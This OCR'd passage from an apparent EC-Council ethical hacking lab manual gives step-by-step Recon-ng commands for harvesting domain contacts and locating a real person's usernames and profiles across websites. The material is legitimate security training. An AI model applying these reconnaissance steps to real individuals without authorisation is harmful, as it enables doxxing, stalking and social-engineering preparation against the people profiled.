


56. Type the **run** command and press **Enter**. The **recon/domains-contacts/whois_pocs** module extracts the contacts associated with the domain and displays them, as shown in the screenshot




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

57. Type **back** and press **Enter** to go back to the workspaces (**reconnaissance**) terminal.



58. Until now, we have obtained contacts related to the domains. Note down these contacts' names.
59. Now, we will validate the existence of names (usernames) on specific websites.
60. The **recon/profiles-profiles/namechk** module validates the username existence of a specified contact. The contact we will use in this lab is **Mark Zuckerberg**.
61. Type the **modules load recon/profiles-profiles/namechk** command and press **Enter** to load this module.
62. Type **options set SOURCE MarkZuckerberg** and press **Enter**. This command sets MarkZuckerberg as the source for which you want to find the user existence on specific websites.
63. Type **run** and press **Enter**. This begins the search for the keyword MarkZuckerberg on various websites.
64. Recon-ng begins to search the Internet for the presence of the username on websites and, if found, it returns the result stating "**User Exists!**". Here, no results are obtained.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




65. Type the **back** command and press **Enter** to go back to the workspaces (reconnaissance) terminal.
66. To find the existence of user-profiles on various websites, you need to load the **recon/profiles-profiles/profiler** module.
67. Type the **modules load recon/profiles-profiles/profiler** command and press **Enter**.
68. Type the **options set SOURCE MarkZuckerberg** command and press **Enter**.
69. Type the **run** command and press **Enter**. The recon/profiles-profiles/profiler module searches for this username and returns the URL of the profile (found with the matching username):

Note: Ignore any errors received in the results.

Note: The results might differ when you perform this task.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



